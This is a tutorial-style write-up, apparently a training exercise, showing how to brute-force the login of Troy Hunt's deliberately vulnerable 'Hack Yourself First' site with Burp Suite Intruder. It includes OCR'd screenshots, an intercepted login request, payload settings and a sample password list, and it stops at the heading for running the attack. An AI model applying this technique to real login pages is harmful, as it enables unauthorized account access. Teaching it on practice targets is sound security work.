Documentation: Brute Force Login Attempt on "Hack Yourself First" website using Burp Suite

Prepared by : Qasim Ali

Table of Contents

1. Objective

To simulate a brute-force attack on the "Hack Yourself First" login portal using Burp Suite to identify potential vulnerabilities and demonstrate how unauthorized access could be obtained by exploiting weak password policies.

2. Requirements


- Burp Suite
- Target website: "https://hack-yourself-first.com/"
- we have a username “dummy@123.com” and a passwords list for brute-force testing (or a custom wordlist)

3. Scope of Testing

The test aims to examine the security of the login functionality by attempting a brute-force login with Burp Suite. The scope is limited to the login endpoint to evaluate if weak credentials could grant unauthorized access.

4. Environment Setup

1. **Install Burp Suite**: Ensure Burp Suite is installed and configured on your local machine.
2. **Configure the Browser**: add “FoxyProxy” extenstion in your firefox and set your foxy proxy settings to route through Burp Suite (default localhost/127.0.0.1:8080) and configure the setup by importing certificate from burp suite and add it in firefox certificates and use the Burp Suite Proxy to intercept traffic..
3. **Open "https://hack-yourself-first.com" and go to Login Page**: Go to the login page of the application where the brute-force test will be conducted.


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Tasks
New scan
New live task
Filter
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Summary
View site map
View configuration
Host
Method
URL
Status code
MIME type

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing

Items added to site map

No items to show

Items found in the crawl will display here.


Task configuration

Task type: Live passive crawl
Scope: Proxy (all traffic)
Configuration: Add links. Add item itself, same domain and URLs in suite scope.
Capturing

Task progress

Site map items added: 0
Responses processed: 0
Responses queued: 0


Task log



moz-extension://fe236217-4d57-405d-adb8-9ab734609eac/content/options.html

new_burp

Title	title	Hostname	1.2.3.4, www.example.com
Type	HTTP	Port	3128
Country		Username	username
City	city	Password	****
Color		PAC URL	



https://hack-yourself-first.com

DonaldDuck P1

McLaren's mighty P1 looks like becoming the first hypercar to deliver on the elusive "F1-for-the-road" promise manufacturers have been making for their fastest cars for more than a quarter century.

Top manufacturers


Who's the best of the best

5. Testing Procedure

Step 1: Intercepting the Login Request


1. Open Burp Suite and go to **Proxy** tab.

2. In the browser, go to login and enter a test username “dummy@123.com” and password “1234” and attempt to log in.
3. Return to Burp Suite and review the intercepted login request. It should contain information like the login URL, HTTP method, headers, and the POST request body with credentials.


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace
Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
1	https://contile.services.mozilla.co...	GET	/v1/tiles			204	136					✓	34.117.188.166		01:57:27 27 O...	8080	303


https://hack-yourself-first.com/Account/Login
ools Kali Docs Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec
Supercar Showdown
Leaderboard
Register
Log in
Search

Log in.

Please provide your email and password.

Email: dummy@123.com

Password: ●●●●


Remember me ☐

Log in

Register if you don't have an account.

Forgot your password?

© 2024 - Hack Yourself First - troyhunt.com


https://hack-yourself-first.com/Account/Login
ocs Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec
Supercar Showdown
Leaderboard
Register
Log in
Search

Log in.

- The email or password provided is incorrect.

Please provide your email and password.

Email: dummy@123.com

Password:


Remember me □

Log in

Register if you don't have an account.

Forgot your password?

© 2024 - Hack Yourself First - troyhunt.com


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
6	https://hack-yourself-first.com	POST	/Account/Login	✓		200	6486	HTML		Log in - Supercar Showdo...		✓	172.67.156.87		02:00:14 27 O...	8080	933
5	https://hack-yourself-first.com	GET	/Account/Login			200	6365	HTML		Log in - Supercar Showdo...		✓	172.67.156.87		01:59:15 27 O...	8080	983
4	https://hack-yourself-first.com	GET	/			200	8313	HTML		Supercar Showdown - Sup...		✓	172.67.156.87		01:58:41 27 O...	8080	298
3	https://hack-yourself-first.com	POST	/Account/LogOff			302	1100	HTML		Object moved		✓	172.67.156.87	AuthCookie=	01:58:40 27 O...	8080	908
2	https://dit.whatsapp.net	POST	/deidentified_telemetry	✓		200	700	JSON				✓	157.240.227.60		01:58:38 27 O...	8080	176
1	https://contile.services.mozilla.co...	GET	/v1/tiles			204	136					✓	34.117.188.166		01:57:27 27 O...	8080	303

Request

```
POST /Account/Login HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=dlvwq2eme500gkaddlob53db; VisitStart=10/27/2024 8:54:33 AM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: https://hack-yourself-first.com
Referer: https://hack-yourself-first.com/Account/Login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

Email=dummy%40123.com&Password=jutt&RememberMe=false
```

Response


```
HTTP/2 200 OK
Date: Sun, 27 Oct 2024 09:00:16 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private
Vary: Accept-Encoding
X-Xss-Protection: 0
X-Aspnetmvc-Version: 5.1
X-Aspnet-Version: 4.0.30319
X-Powered-By: ASP.NET
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=DMSrskX6rXGXz5IuJ4tQ6h5
gug08SYKm4k0pSfqsBBGXZ9pouQ3Z4X03uXgZkPyx4Zf9oOzTZqxMweW0qRktqRDAydBrdkaHvqgWlTy7%2BMF%2FY
sAnG4nd2Zg8%2Bj01Q0UK5WkZ1fC15pJVwQ%3D%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 8d917ea37b7c9c89-SIN
Alt-Svc: h3=":443"; ma=86400
Server-Timing:
cfL4;desc="?proto=TCP&rtt=186932&sent=9&recv=15&lost=0&retrans=0&sent_bytes=838&recv_bytes
=1788&delivery_rate=28370&cwnd=194&unsent_bytes=0&cid=65f073a6bd8ce54b&ts=958&x=0"

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <title>
      Log in - Supercar Showdown
    </title>
    <link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
```

Inspector	
Request attributes	2
Request body parameters	3
Request cookies	2
Request headers	21
Response headers	15

Step 2: Configuring Intruder for Brute Force Attack

1. In Burp Suite, right-click on the intercepted request and choose **Send to Intruder**.
2. Go to the **Intruder** tab, where your intercepted request will now be listed.

3. Under the **Positions** sub-tab, identify the parameters to brute-force, it is the `password` fields.
    - Highlight the `password` values and click **Add** to set them as positions.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: https://hack-yourself-first.com

☑ Update Host header to match target

```
POST /Account/Login HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=dlvwq2eme500gkaddlob53db; VisitStart=10/27/2024 8:54:33 AM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: https://hack-yourself-first.com
Referer: https://hack-yourself-first.com/Account/Login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

Email=dummy%40123.com&Password=jutt&RememberMe=false
```

Step 3: Setting Payload Options

1. Go to the **Payloads** sub-tab.
2. set **Payload set : 1**
3. set **payload type : simple list**
4. go to **payload settings** and import your passwords from your custom file by clicking **Load** option



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload s

Payload set: 1 Payload count: 137

Payload type: Simple list Request count: 137

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
cowboys
987654
london
tennis
999999
ncc1701
coffee
scooby
```

Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule


Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Step 4: Running the Attack and Analyzing Results

